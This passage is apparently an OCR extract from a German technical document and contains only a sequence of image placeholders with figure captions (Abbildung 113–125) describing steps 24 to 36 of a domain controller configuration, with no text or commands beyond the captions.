


Abbildung 113: Konfiguration des Domänen-Controllers 24/67




Abbildung 114: Konfiguration des Domänen-Controllers 25/67




Abbildung 115: Konfiguration des Domänen-Controllers 26/67




Abbildung 116: Konfiguration des Domänen-Controllers 27/67




Abbildung 117: Konfiguration des Domänen-Controllers 28/67




Abbildung 118: Konfiguration des Domänen-Controllers 29/67

Abbildung 119: Konfiguration des Domänen-Controllers 30/67




Abbildung 120: Konfiguration des Domänen-Controllers 31/67




Abbildung 121: Konfiguration des Domänen-Controllers 32/67




Abbildung 122: Konfiguration des Domänen-Controllers 33/67




Abbildung 123: Konfiguration des Domänen-Controllers 34/67




Abbildung 124: Konfiguration des Domänen-Controllers 35/67




Abbildung 125: Konfiguration des Domänen-Controllers 36/67

